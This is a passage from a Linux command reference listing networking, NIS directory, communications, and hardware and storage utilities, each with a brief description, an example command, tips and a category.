- nc **domain_name_or_ip port** : This utility known as Netcat. It allows arbitrary TCP or UDP connections or listens to specific ports.
 - **Ex:** nc 192.168.0.1 25 -v
 - **Tips:**
 - nc is a versatile multi-tool utility that can be used for just about anything involving TCP, UDP, or domain sockets. It can open TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, do port scanning, and can work with both IPv4 and IPv6.
 - **Notes:**
 - *Related to (or similar) ssh command.*
 - *Category: Networking/Troubleshooting*
- netstat **arguments domain_name_or_ip** : Displays active network connection information for the local system.
 - **Ex:** Lists all active connections:
netstat -tupl
 - **Notes:**
 - *Related to (or similar) ss command.*
 - *Category: Networking/Troubleshooting*
- nisdomainname **arguments nis_domain** : Manages the system's NIS/YP domain name.
 - **Ex:** nisdomainname example.com
 - **Notes:**
 - *Related to (or similar) domainname, dnsdomainname, ypdomainname commands.*
 - *Category: Directory Services*

- **nfsstat arguments** : Lists the NFS service statistics.
 - **Ex:** nfsstat -m
 - **Notes:**
 - *Related to (or similar) nfsiostat, mountstats command.*
 - *Related information:*
 - *cat /proc/net/rpc/nfsd*
 - *procfs-based interface to kernel NFS server statistics.*
 - *cat /proc/net/rpc/nfs*
 - *procfs-based interface to kernel NFS client statistics.*
 - *cat /proc/mounts*
 - *procfs-based interface to the mounted filesystems.*
 - *Category: Networking/Performance*
- **nslookup domain_name_or_ip** : Used to perform DNS queries on a domain name.
 - **Ex:** nslookup example.com
 - **Notes:**
 - *Related to (or similar) dig command.*
 - *Category: Networking/Troubleshooting*
- **nsupdate arguments file_name** : Dynamic DNS update utility.
 - **Ex:**
 - # nsupdate
 - > prereq nxdomain nickname.example.com
 - > update add nickname.example.com 86400 CNAME somehost.example.com
 - > send
 - **Notes:**
 - *For more information: see bind9utils*
 - *Category: Networking*
- **route arguments** : Shows or modifies the IP routing table.
 - **Ex:** # route -e
 - **Notes:**
 - *Related to (or similar) ifconfig command.*
 - *Related information:*
 - *cat /proc/net/ipv6_route*
 - *cat /proc/net/route*
 - *cat /proc/net/rt_cache*
 - *Category: Networking/Troubleshooting*

- ping **arguments domain_name_or_ip** : Pings (i.e. sends an ICMP ECHO_REQUEST) network (IPv4) to a remote host and displays the results. Used for testing networking connectivity.
 - **Ex:** ping example.com
 - **Tips:**
 - *The mtr command combines the functionality of the traceroute and ping programs into a single network diagnostic tool.*
 - *This tool is used for performing basic networking connectivity tests, but it is commonly blocked by firewalls.*
 - **Notes:**
 - *Related to (or similar) ping6 command.*
 - *This is an IPUTILS command.*
 - *Category: Networking/Troubleshooting*
- ping6 **arguments domain_name_or_ip** : Pings (i.e. sends an ICMP ECHO_REQUEST) network (IPv6) to a remote host and displays the results.
 - **Ex:** ping6 example.com
 - **Tips:**
 - *The mtr command combines the functionality of the traceroute and ping programs into a single network diagnostic tool.*
 - *This tool is used for performing basic networking connectivity tests, but it is commonly blocked by firewalls.*
 - **Notes:**
 - *Related to (or similar) ping command.*
 - *This is an IPUTILS command.*
 - *Category: Networking/Troubleshooting*
- showmount **arguments** : Shows information about the NFS mounts on the local system.
 - **Ex:** showmount -a
 - **Notes:**
 - *Related to (or similar) nfsstat command.*
 - *Category: Networking/Troubleshooting*
- slattach **arguments** : Used to put a normal terminal ("serial") line into one of several "network" modes, allowing it to be used for point-to-point links to other computers.

- **Ex:** # slattach -s 38400 -p slip /dev/ttyS1 &
 - **Notes:**
 - *Related to (or similar) lddattach command.*
 - *Category: Networking*
- smbclient **smb_share_path password** : Allows the local system to access SMB Windows based file shares.
 - **Ex:** smbclient <\\\\\\192.168.1.1\\> password
 - **Notes:**
 - *Must be installed, sudo apt-get install smbclient*
 - *Related to (or similar) mount command.*
 - *Category: Networking*
- ss **arguments** : Display TCP/IP socket statistics.
 - **Ex:** # ss -p
 - **More Examples:**
 - Displays all TCP sockets:
ss -t -a
 - Displays all TCP sockets with process SELinux security contexts:
ss -t -a -Z
 - Displays all UDP sockets:
ss -u -a
 - Displays all established ssh connections:
ss -o state established '(dport = :ssh or sport = :ssh)'
 - Finds all local processes connected to X server:
ss -x src /tmp/.X11-unix/*
 - Lists all the tcp sockets in state FIN-WAIT-1 for our apache to network 193.233.7/24 and look at their timers:
ss -o state fin-wait-1 '(sport = :http or sport = :https)' dst 193.233.7/24
 - **Tips:**
 - *Dump socket statistics, and displays information similar to netstat . It also displays more TCP and state information than other tools.*
 - **Notes:**
 - *Related to (or similar) netstat command.*
 - *Category: Networking/Troubleshooting*
- systemd-resolve **arguments hostname** : Resolves domain names, IPv4

and IPv6 addresses, DNS resource records, and services.

- **Ex:** Retrieves a TLS key:
`systemd-resolve --tlsa=tcp fedoraproject.org:443`
- **More Examples:**
 - Retrieves a PGP key:
`systemd-resolve --openpgp zbysek@fedoraproject.org`
 - Resolves an SRV service:
`systemd-resolve --service _xmpp-server._tcp gmail.com`
 - Retrieve the MX record of the "yahoo.com" domain:
`systemd-resolve -t MX yahoo.com --legend=no`
 - Retrieves the domain of the "79.114.125.51" IP address:
`systemd-resolve 79.114.125.51`
 - Retrieve the addresses of the "www.0pointer.net" domain:
`systemd-resolve www.0pointer.net`
- **Notes:**
 - *Related to (or similar) systemd command.*
 - *Category: Networking*
- **tcpdump arguments interface** : Dumps network traffic to a file.
 - **Ex:** # `tcpdump -i eth1 -s0 -v -w /tmp/capture.pcap`
 - **Tips:**
 - *This tool can be used in conjunction with the Wireshark (<https://www.wireshark.org/>) utility to analyze the packet capture.*
 - **Notes:**
 - *Related to (or similar) tcpslice command.*
 - *Category: Networking/Troubleshooting*
- **tcpslice arguments file_name** : Extracts or merges data from tcpdump files.
 - **Ex:** # `tcpslice 934224220.0000 in-file > out-file`
 - **Notes:**
 - *Must be installed, sudo apt-get install tcpslice*
 - *Related to (or similar) tcpdump command.*
 - *Category: Networking*
- **tracepath arguments domain_name_or_ip** : Traces a path to a network host (IPv4), and finds the MTU (Maximum Transmission Unit).
 - **Ex:** # `tracepath example.com`
 - **Tips:**

- tracepath is similar to traceroute , and can run without root privileges but it doesn't support traceroute 's more advanced options. The command traces path to destination using UDP discovering MTU along this path.
- **Notes:**
 - *Related to (or similar) traceroute command.*
 - *This is an IPUTILS command.*
 - *Category: Networking/Troubleshooting*
- tracepath6 **arguments domain_name_or_ip** : Traces a path to a network host (IPv6), and finds the MTU (Maximum Transmission Unit).
 - **Ex:** # tracepath example.com
 - **Tips:**
 - tracepath is similar to traceroute , and can run without root privileges but it doesn't support traceroute 's more advanced options. The command traces path to destination using UDP discovering MTU along this path.
 - **Notes:**
 - *Related to (or similar) traceroute command.*
 - *This is an IPUTILS command.*
 - *Category: Networking/Troubleshooting*
- traceroute **arguments domain_name_or_ip** : Displays the route a packet (IPv4) travels to reach a network host.
 - **Ex:** traceroute example.com
 - **Tips:**
 - *The mtr command combines the functionality of the traceroute and ping programs into a single network diagnostic tool.*
 - **Notes:**
 - *traceroute is a deprecated command, and has been replaced by the mtr command.*
 - *More information: [Deprecated and Replacement Tools](#)*
 - *Related to (or similar) tracepath command.*
 - *Category: Networking/Troubleshooting*
- traceroute6 **arguments domain_name_or_ip** : Displays the route a packet (IPv6) travels to reach a network host.
 - **Ex:** traceroute6 example.com
 - **Tips:**

- *The mtr command combines the functionality of the traceroute and ping programs into a single network diagnostic tool.*
- **Notes:**
 - *Related to (or similar) traceroute command.*
 - *This is an IPUTILS command.*
 - *Category: Networking/Troubleshooting*
- whois **arguments domain** : Retrieves the WHOIS information for a domain name.
 - **Ex:** whois example.com
 - **Tips:**
 - *This is a useful utility for retrieving information for finding out who owns a specific domain.*
 - **Notes:**
 - *Related to (or similar) dig command.*
 - *Category: Networking*
- wget **arguments https://url_to_file** : Downloads file from a remote host via HTTP, HTTPS, and FTP.
 - **Ex:** wget example.com/file_name.zip
 - **Tips:**
 - wget can follow links in HTML, XHTML, and CSS pages, to create local versions of a remote web site. It fully recreates the directory structure of the original site (referred to as "recursive downloading."). wget does respect the Robot Exclusion Standard (/robots.txt). wget also can be instructed to convert the links in downloaded files to point at the local files, for offline viewing.
 - **Notes:**
 - *Related to (or similar) curl command.*
 - *Category: Networking*
- ypchfn **user_name** : Changes the user's name in the NIS database.
 - **Ex:** # ypchfn jane
 - **Notes:**
 - *Alternative: yppasswd -f user_name*
 - *Related to (or similar) yppasswd command.*
 - *This is an YP-TOOLS command.*
 - *Category: Directory Services*

- **ypchsh user_name** : Changes the user's login shell in the NIS database.
 - **Ex:** # ypchsh jane
 - **Notes:**
 - *Alternative: yppasswd -l user_name*
 - *Related to (or similar) yppasswd command.*
 - *This is an YP-TOOLS command.*
 - *Category: Directory Services*
- **ypbind arguments** : Finds the NIS domain server and maintains the binding information.
 - **Ex:** # ypbind -ypset
 - **Notes:**
 - *Related to (or similar) ypdomainname command.*
 - *This is an YP-TOOLS command.*
 - *Category: Directory Services*
- **ypcat arguments map_name** : Displays the values of keys in the NIS database.
 - **Ex:** ypcat hosts
 - **More Examples:**
 - ypcat -k aliases
 - **Notes:**
 - *Related to (or similar) domainname command.*
 - *This is an YP-TOOLS command.*
 - *Category: Directory Services*
- **ypdomainname arguments nis_domain** : Manages the system's NIS/YP domain name.
 - **Ex:** # ypdomainname example.com
 - **Notes:**
 - *Related to (or similar) domainname, dnsdomainname, nisdomainname commands.*
 - *Category: Directory Services*
- **ypinit arguments** : Installs new NIS maps on an NIS server.
 - **Ex:** # ypinit -c
 - **Notes:**
 - *Related to (or similar) ypserv command.*
 - *This is an YP-TOOLS command.*
 - *Category: Directory Services*
- **ypmatch arguments map_name** : Displays the values for specified key(s)

from an NIS map.

- **Ex:** `ypmatch help-request aliases`
- **Notes:**
 - *Related to (or similar) `ypcat` command.*
 - *This is an YP-TOOLS command.*
 - *Category: Directory Services*
- **yppasswd arguments user_name** : Changes an NIS login password.
 - **Ex:** `# yppasswd -p jane`
 - **Notes:**
 - `yppasswdd` is password update daemon.
 - *Related to (or similar) `ypchfn`, `ypchsh` command.*
 - *This is an YP-TOOLS command.*
 - *Category: Directory Services*
- **yppoll arguments map_name** : Displays the version and the name of the server that holds the master NIS map.
 - **Ex:** `# yppoll`
 - **Notes:**
 - *Related to (or similar) `ypserv` command.*
 - *This is an YP-TOOLS command.*
 - *Category: Directory Services*
- **yppush arguments user_name** : Forces NIS servers to synchronize NIS maps.
 - **Ex:** `yppush`
 - **Notes:**
 - *Related to (or similar) `ypxfr` command.*
 - *This is an YP-TOOLS command.*
 - *Category: Directory Services*
- **ypserv arguments** : The NIS daemon activated at system startup.
 - **Ex:** `# ypserv -v`
 - **Notes:**
 - *Related to (or similar) `ypinit` command.*
 - *This is an YP-TOOLS command.*
 - *Category: Directory Services*
- **ypset arguments server_name** : Sets a client (utilizing `ypbind`) to a specific server (hosting `ypserv`).
 - **Ex:** `# ypset nis_server`
 - **Notes:**

- *Related to (or similar) ypbind command.*
 - *This is an YP-TOOLS command.*
 - *Category: Directory Services*
- **yptest arguments map_name** : Checks the configuration of NIS services.
 - **Ex:** # yptest nis_server
 - **Notes:**
 - *Related to (or similar) ypserv command.*
 - *This is an YP-TOOLS command.*
 - *Category: Directory Services*
- **ypwhich arguments** : Shows the hostname for NIS server or master server for a given map.
 - **Ex:** ypwhich -m
 - **Notes:**
 - *Related to (or similar) ypmatch command.*
 - *This is an YP-TOOLS command.*
 - *Category: Directory Services*
- **ypxfr arguments map_name** : Transfers the NIS server map from a remote server to a local system.
 - **Ex:** # ypxfr
 - **Notes:**
 - *Related to (or similar) ypinit command.*
 - *This is an YP-TOOLS command.*
 - *Category: Directory Services*

Communications

Below is a list of commands related to communicating with and/or moving files between local and remote devices. Some of the commands are also related to managing communication emulation modes that might be needed for talking to some remote system.

- **agetty arguments** : Opens a terminal and set its mode.
 - **Ex:** # `agetty 9600 ttyS1`
 - **Notes:**
 - *Alternative to the getty command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Shell*
- **captoinfo arguments file_name**: Converts a termcap description into a terminfo description.
 - **Ex:** `captoinfo`
 - **Notes:**
 - *For more information, type:*
 1. `man terminfo`
 2. `man termcap`
 - *Related to (or similar) infocmp command.*
 - *Category: Shell*
- **infocmp arguments** : Compares or shows terminfo descriptions.
 - **Ex:** `captoinfo -C wy50`
 - **Notes:**
 - *For more information, type: man terminfo*
 - *Related to (or similar) captoinfo command.*
 - *Category: Shell*
- **ftp domain_name_or_ip** : Transfers files to and from a remote system (unsecure).
 - **Ex:** `sftp example.com`
 - **Tips:**
 - *If you're still using the older ftp client and service, it is recommended that you replace it with an sftp implementation.*
 - **Notes:**
 - *This is a client and service program suite.*

- *Related to (or similar) sftp, tftp commands.*
 - *Category: Communications*
- **ldattach arguments device_name** : Attaches a line discipline to a serial line.
 - **Ex:** # ldattach pps /dev/ttyS0
 - **Notes:**
 - *This command opens the specified device file (which should refer to a serial device) and attaches the line discipline to it for processing of the sent or received data. It then goes into the background keeping the device open so that the line discipline stays loaded.*
 - *Related to (or similar) slattach command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Communications*
- **scp file_name user_name@domain_name_or_ip:/path_to_copy/** :
 Copies a file to a specified host (secure).
 - **Ex:** scp file_name.tar.gz
user_name@example.com:/path/to/directory/
 - **Notes:**
 - *This is a client and service program suite.*
 - *Other alias(es) for the command are: rcp*
 - *Related to (or similar) ssh command.*
 - *This is an openssh command.*
 - *Category: Communications*
- **setterm arguments** : Manages terminal attributes.
 - **Ex:** setterm -foreground black -background white
 - **Notes:**
 - *Related to (or similar) stty command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Shell*
- **sftp domain_name_or_ip** : Transfers files to and from a remote system (secure).
 - **Ex:** sftp example.com
 - **Tips:**
 - *The older ftp client and service used unencrypted communications, all data was sent in clear text over the network. The sftp client and service replaced the older ftp*

suite. All data between the sftp client and service is encrypted.

- **Notes:**
 - *This is a client and service program suite.*
 - *This is an openssh command.*
 - *Related to (or similar) ftp command.*
 - *Category: Communications*
- ssh **user_name@domain_name_or_ip** : Connects the user to specified host for remote console session on that system (secure).
 - **Ex:** ssh **user@example.com**
 - **Tips:**
 - *The older telnet client and service used unencrypted communications, all data was sent in clear text over the network. The ssh client and service replaced the older telnet suite. All data between the ssh client and service is encrypted.*
 - **Notes:**
 - *This is a client and service program suite.*
 - *Other alias(es) for the command are: rsh, rlogin*
 - *Related to (or similar) ssh-add, ssh-agent, ssh-keygen, ssh-keyscan, telnet command.*
 - *This is an openssh command.*
 - *Category: Communications*
- ssh-add **arguments file_name** : Adds private key identities to the authentication agent.
 - **Ex:** ssh-add **~/.ssh/jane-aws-key**
 - **Notes:**
 - *Related to (or similar) ssh command.*
 - *This is an openssh command.*
 - *Category: Communications*
- ssh-agent **arguments file_name** : Holds the private keys used for single sign-on.
 - **Ex:** eval \$(ssh-agent -s)
 - **Notes:**
 - *Related to (or similar) ssh command.*
 - *This is an openssh command.*
 - *Category: Communications*
- ssh-keygen **arguments file_name** : Generates and manages authentication keys for ssh .

- **Ex:** ssh-keygen -t rsa -b 4096 -C "jane@example.com"
 - **Notes:**
 - *Related to (or similar) ssh command.*
 - *This is an openssh command.*
 - *Category: Communications*
- ssh-keyscan **domain_name_or_ip** : Shows the ssh public keys for a domain.
 - **Ex:** ssh-keyscan example.com
 - **Tips:**
 - *To find all hosts from the file ssh_hosts that have new or different keys from those in the file ssh_known_hosts, type:*
`ssh-keyscan -t rsa,dsa -f ssh_hosts | sort -u - ssh_known_hosts
| diff ssh_known_hosts -`
 - **Notes:**
 - *Related to (or similar) ssh command.*
 - *This is an openssh command.*
 - *Category: Communications*
- stty **arguments** : Manage terminal line settings.
 - **Ex:** stty -a
 - **Notes:**
 - *Related to (or similar) tty command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/stty>
 - *This is a COREUTILS command.*
 - *Category: Shell*
- tic **arguments file_name** : terminfo entry-description compiler.
 - **Ex:** tic att605
 - **Notes:**
 - *For more information, type: man terminfo*
 - *Related to (or similar) toe command.*
 - *Category: Shell*
- toe **arguments file_name** : Table of (terminfo) entries
 - **Ex:** toe -a
 - **Notes:**
 - *Related to (or similar) tic command.*
 - *For more information, type: man terminfo*
 - *Category: Shell*

- **tput arguments** : Manage terminal capabilities (i.e. color, etc.) in the `terminfo` database.
 - **Ex:** `tput reset`
 - **Notes:**
 - *For more information, type: man terminfo*
 - *Related to (or similar) tsetr, reset command.*
 - *Category: Shell*
- **tset arguments** : Initializes the terminal.
 - **Ex:** `tset`
 - **Notes:**
 - *Related to (or similar) reset, tput command.*
 - *Category: Shell*
- **tty** : Displays the terminal connected to the STDIN.
 - **Ex:** `tty`
 - **Tips:**
 - When you use this command it will display the terminal device number your console is using. For example, `/dev/tty1`.
 - **Notes:**
 - *Related to (or similar) stty command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/tty>
 - *This is a COREUTILS command.*
 - *Category: Shell*
- **telnet domain_name_or_ip** : Makes a telnet connection to a remote machine (unsecure).
 - **Ex:** `telnet example.com`
 - **Tips:**
 - *If you're still using the older telnet client and service, it is recommended that you replace it with an ssh implementation.*
 - *It is possible to use this command to test communications with unsecure services, such as SMTP (TCP/25), HTTP (TCP/80), etc. For example, type: telnet example.com 25*
 - **Notes:**
 - *This is a client and service program suite.*
 - *Related to (or similar) ssh command.*

- *Category: Communications*
- tftp **domain_name_or_ip** : File transfer to a remote system (unsecure, and utilizes UDP).
 - **Ex:** tftp example.com
 - **Tips:**
 - *This client and service program suite has its place, mostly with transmitting network hardware firmware updates to a device. It is highly recommend that you avoid using it if possible, because it is unsecure and utilizes UDP communications.*
 - **Notes:**
 - *This is a client and service program suite.*
 - *Related to (or similar) ftp command.*
 - *Category: Communications*

Hardware/Storage

Below is a list of commands related to managing (i.e. adding, updating or removing) storage devices and other types of hardware (both physical and virtual) attached to the local system.

Note:

Depending on the command or service that is going to be utilized, it may require root level permissions to execute it. If root permissions are needed to execute a command, it will generally be denoted with a # (i.e. # command) in front of the example.

- addpart **device_name partition start length** - Communicates to the kernel about the existence of a partition
 - **Ex:** addpart /dev/sdc 1 2048 2097152
 - **Notes:**
 - Related to (or similar) delpart, fdisk, parted, partprobe, partx commands.
 - This is an UTIL-LINUX command.
 - Category: Storage
- badblocks -s **device_name** : Tests storage for bad blocks.
 - **Ex:** # badblocks /dev/sda2
 - **Notes:**
 - Related to (or similar) e2fsck command.
 - Category: Filesystem/Troubleshooting
- biosdecode **arguments** : BIOS information decoder.
 - **Ex:** # biosdecode 2.7
 - **Notes:**
 - Related to (or similar) dmidecode command.
 - Category: System
- blockdev **arguments device_name** : Calls block device ioctls.
 - **Ex:** Displays sector size:
blockdev --getss /dev/sda
 - **Notes:**

- *This is an UTIL-LINUX command.*
 - *Category: Storage*
- **blkid** **arguments device_name** : Displays block device attributes.
 - **Ex:** # blkid
 - **Notes:**
 - *Related to (or similar) lsblk command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Storage*
- **blkdiscard** **arguments device_name** : Discards the contents of sectors on a device.
 - **Ex:** # blkdiscard --offset 17408 --length 1031168 /dev/sda
 - **Notes:**
 - *Related to (or similar) fstrim command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Storage*
- **bootctl** **arguments:** Controls the firmware and boot manager settings.
 - **Ex:** bootctl --path=/boot/efi
 - **Notes:**
 - *Category: Storage*
- **cfdisk** **arguments device_name** : Displays or modifies the local storage partition table.
 - **Ex:** # cfdisk
 - **Notes:**
 - *This utility has a TUI (Text User Interface), if you don't pass it any options.*
 - *Related to (or similar) fdisk, parted, sfdisk commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: Storage*
- **chcpu** **arguments :** Manages CPUs in a multi-processor system.
 - **Ex:** # chcpu -r
 - **Notes:**
 - *Related to (or similar) lscpu command.*
 - *This is an UTIL-LINUX command.*
 - *Category: System*
- **delpart** **device_name partition** : Communicates to the kernel to forget about a specified partition.
 - **Ex:** # delpart /dev/sdc 3

- **Notes:**
 - *Related to (or similar) addpart, fdisk, parted, partprobe, partx commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: Storage*
- **dmesg arguments :** Shows detected boot and hardware messages.
 - **Ex:** Shows the last 15 lines:
`dmesg | tail -15`
 - **Notes:**
 - *This is an UTIL-LINUX command.*
 - *Category: Hardware/Troubleshooting*
- **dmidecode arguments:** Displays hardware BIOS information.
 - **Ex:** # dmidecode 2.11
 - **Notes:**
 - *Related to (or similar) biosdecode, ownership, vpddecode commands.*
 - *Category: Hardware/Troubleshooting*
- **df arguments :** Displays local storage information (usage).
 - **Ex:** df -hPT | column -t
 - **Tips:**
 - *When checking the storage utilization of the different mount points on your system, this is one of the first utilities that you need to check.*
 - **Notes:**
 - *Related to (or similar) findmnt command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/df>
 - *This is a COREUTILS command.*
 - *Category: Storage/Maintenance*
- **du arguments :** Displays directory space information (usage).
 - **Ex:** du -h /home
 - **Tips:**
 - *When trying to isolate a storage utilization problem on a specific partition (i.e. a large file or large directory of files), this is one of the first utilities that you need to check.*
 - **Notes:**
 - *Related to (or similar) ls command.*

- *Full documentation at:*
<http://www.gnu.org/software/coreutils/du>
 - *This is a COREUTILS command.*
 - *Category: Storage/Maintenance*
- fdisk **arguments partition** : Displays local storage devices and partition size.
 - **Ex:** # fdisk -l
 - **Notes:**
 - *Related to (or similar) addpart, delpart, parted, partprobe, partx commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: Storage*
- findfs **arguments label_UUID** : Searches for a filesystem by label or UUID (Universally Unique Identifier).
 - **Ex:** # findfs LABEL=swap
 - **Notes:**
 - *Related to (or similar) blkid, lsblk, partx commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: Storage*
- findmnt **arguments device_name** : Displays mounted filesystems on the local device.
 - **Ex:** findmnt --fstab -t nfs
 - **Tips:**
 - *This is a tree version of the df command, it shows the higherarchical relationship of the mountpoint.*
 - **Notes:**
 - *Related to (or similar) du command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Storage/Maintenance*
- flock **arguments file_name** : Manages file locks from within a shell script or from the console.
 - **Ex:**

```
touch myfile.txt
(
flock -e 200
curl 'example.com/myfile.txt' -H 'AnyHeader' > myfile.txt
) 200< myfile.txt
```

- **More Examples:**
 - Example 1: Sets an exclusive lock to a directory /tmp and the second command will fail.

```
shell1> flock /tmp -c cat
shell2> flock -w .007 /tmp -c echo; /bin/echo $?
```
 - Example 2: Sets a shared lock to a directory /tmp and the second command will not fail. Attempting to get an exclusive lock with the second command would fail.

```
shell1> flock -s /tmp -c cat
shell2> flock -s -w .007 /tmp -c echo; /bin/echo $?
```
 - Example 3: Grabs the exclusive lock "local-lock-file" before running echo with 'a b c'.

```
shell> flock -x local-lock-file echo 'a b c'
```
- **Notes:**
 - *Related to (or similar) lslocks command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Processes*
- **fsck arguments** : Analyzes and repairs a Linux filesystem on a storage device.
 - **Ex:** # fsck /dev/sda6
 - **Tips:**
 - *There are several versions of the fsck utility available for different filesystems. To see them all, type: ls -l /sbin/fsck.**
 - **Notes:**
 - *This is an UTIL-LINUX command.*
 - *Category: Filesystem/Troubleshooting*
- **fsfreeze arguments mount_point** : Suspends (or unsuspends) access to a filesystem.
 - **Ex:** # fsfreeze --freeze mountpoint
 - **Notes:**
 - *Related to (or similar) mount command.*
 - *This is an UTIL-LINUX command.*
 - *Category: System*
- **fstrim arguments mount_point** : Discards unused blocks on a mounted filesystem.
 - **Ex:** # fstrim -a
 - **Tips:**

- *fstrim is used on a mounted filesystem to discard (or "trim") blocks which are not in use by the filesystem. This is useful for solid-state drives (SSDs) and thinly-provisioned storage.*
- **Notes:**
 - *Related to (or similar) mount command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Storage/Maintenance*
- **free arguments** : Displays RAM and swap information usage.
 - **Ex:** free -h
 - **Notes:**
 - *Related information: cat /proc/meminfo*
 - *Category: Hardware/Troubleshooting*
- **hdparm arguments device_name** : Shows information about the storage device.
 - **Ex:** # hdparm -tT /dev/sda2
 - **Notes:**
 - *Related to (or similar) dd command.*
 - *Category: Hardware/Troubleshooting*
- **hwclock arguments** : Manages the system's hardware clock.
 - **Ex:** # hwclock --set --date="02/20/2020 20:20:00"
 - **Tips:**
 - *This command has several powerful features for managing the hardware clock, including adjusting for clock drift and much more.*
 - **Notes:**
 - *Related to (or similar) date command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Math/Time*
- **losetup arguments** : Manage loop devices.
 - **Ex:** # losetup -a
 - **Tips:**
 - *A loop device is a block device that maps its data blocks not to a physical device such as a hard disk or optical disk drive, but to the blocks of a regular file in a filesystem or to another block device. More information, type: man loop*
 - **Notes:**
 - *Related to (or similar) date command.*

- *This is an UTIL-LINUX command.*
 - *Category: System*
- **lsblk arguments device_name** : Displays information about block devices.
 - **Ex:** # lsblk -a
 - **Ex:** # lsblk -o NAME,LABEL,UUID,MOUNTPOINT
 - **Notes:**
 - *Related to (or similar) blkid command.*
 - *This is an UTIL-LINUX command.*
 - *Category: Hardware/Troubleshooting*
- **lscpu arguments** : Shows technical information about the CPU.
 - **Ex:** lscpu -a
 - **Notes:**
 - *Related information: cat /proc/cpuinfo*
 - *Related to (or similar) lshal, lshw, lspci, lsusb commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: Hardware/Troubleshooting*
- **lshal arguments** : Lists all known devices the Hardware Abstraction Layer (HAL) device database.
 - **Ex:** # lshal -t
 - **Notes:**
 - *Related to (or similar) lscpu, lshw, lspci, lsusb commands.*
 - *Category: Hardware/Troubleshooting*
- **lshw arguments** : Shows detailed information about the hardware attached to the local system.
 - **Ex:** # lshw -html > lshw.html
 - **Tips:**
 - *This utility can extract detailed information on the hardware configuration (physical or virtual) of the local system. It reports memory configuration, firmware version, mainboard configuration, CPU information (i.e. version and speed), cache configuration, bus speed, and more.*
 - **More Examples:**
 - Lists hardware in a compact format:
lshw -short
 - Lists storage devices/controllers in the system:
lshw -class disk -class storage

- Lists network interfaces in HTML:
`lshw -html -class network`
 - Doesn't use DMI to detect hardware:
`lshw -disable dmi`
- **Notes:**
 - *Related to (or similar) lscpu, lshal, lspci, lsusb commands.*
 - *Category: Hardware/Troubleshooting*
- **lslocks arguments :** Displays information about all the currently held file locks in the operating system.
 - **Ex:** # `lslocks`
 - **Notes:**
 - *Related information: cat /proc/locks*
 - *Related to (or similar) flock command.*
 - *This is an UTIL-LINUX command.*
 - *Category: System*
- **lspci arguments :** Displays information about the PCI bus on the system and devices connected to them.
 - **Ex:** # `lspci -tv`
 - **Notes:**
 - *Related to (or similar) lscpu, lshal, lshw, lsusb commands.*
 - *Category: Hardware/Troubleshooting*
- **lsusb arguments :** Displays information about the USB bus on the system and the devices connected to them.
 - **Ex:** # `lsusb -tv`
 - **Notes:**
 - *Related to (or similar) lscpu, lshal, lshw, lspci commands.*
 - *Category: Hardware/Troubleshooting*
- **mkfs arguments device_path :** Builds a Linux filesystem on a local storage partition.
 - **Ex:** # `mkfs -t ext4 /dev/sda`
 - **Tips:**
 - *There are several versions of the mkfs utility available for different filesystems. To see them all, type: ls -l /sbin/mkfs.**
 - **Notes:**
 - *Related to (or similar) mkfs.bfs, mkfs.cramfs, mkfs.fat, mkfs.minix, mkfs.xfs commands.*
 - *This is a legacy command.*

- *This is an UTIL-LINUX command.*
 - *Category: Storage/Maintenance*
- mkfs.bfs **arguments device_path** : Creates a BFS filesystem.
 - **Ex:** # mkfs.bfs /dev/sda
 - **Notes:**
 - *Related to (or similar) mkfs, mkfs.cramfs, mkfs.fat, mkfs.minix, mkfs.xfs commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: Storage/Maintenance*
- mkfs.cramfs **arguments device_path** : Creates a compressed ROM filesystem.
 - **Ex:** # mkfs.cramfs /dev/sda
 - **Notes:**
 - *Related to (or similar) mkfs, mkfs.bfs, mkfs.fat, mkfs.minix, mkfs.xfs commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: Storage/Maintenance*
- mkfs.fat **arguments device_path** : Creates an MS-DOS filesystem.
 - **Ex:** # mkfs.fat /dev/sda
 - **Notes:**
 - *Related to (or similar) mkfs, mkfs.bfs, mkfs.cramfs, mkfs.minix, mkfs.xfs commands.*
 - *Category: Storage/Maintenance*
- mkfs.minix **arguments device_path** : Creates a Minix filesystem.
 - **Ex:** # mkfs.minix /dev/sda
 - **Notes:**
 - *Related to (or similar) mkfs, mkfs.bfs, mkfs.cramfs, mkfs.fat, mkfs.xfs commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: Storage/Maintenance*
- mkfs.xfs **arguments device_path** : Creates a XFS filesystem.
 - **Ex:** # mkfs.xfs /dev/sda
 - **Notes:**
 - *Related to (or similar) mkfs, mkfs.bfs, mkfs.cramfs, mkfs.fat, mkfs.minix commands.*
 - *Category: Storage/Maintenance*
- mt **arguments** : Controls magnetic tape drive operation.

- **Ex:** mt -f /dev/nst0 status
 - **Notes:**
 - *Related to (or similar) cpio command.*
 - *Category: Storage*
- ownership **arguments device_name** : Compaq ownership tag retriever
 - **Ex:** # ownership
 - **Notes:**
 - *Related to (or similar) dmidecode command.*
 - *Category: Hardware*
- parted **arguments device_name** : A partition manipulation program for local storage.
 - **Ex:** # (parted) select /**dev/sda**
 - **Tips:**
 - *parted supports multiple partition table formats, including MS-DOS and GPT. It is useful for adding space for new operating system, reorganizing disk usage, and copying data to new hard disks.*
 - **Notes:**
 - *Related to (or similar) addpart, delpart, fdisk, partprobe, partx commands.*
 - *Category: Storage/Maintenance*
- partprobe **arguments device_name** : Tells the OS about changes to a partition table.
 - **Ex:** # partprobe /**dev/sda**
 - **Notes:**
 - *Related to (or similar) addpart, delpart, fdisk, parted, partx commands.*
 - *Category: Storage/Maintenance*
- partx **arguments device_name** : Tells the kernel about the presence and numbering of on-disk partitions.
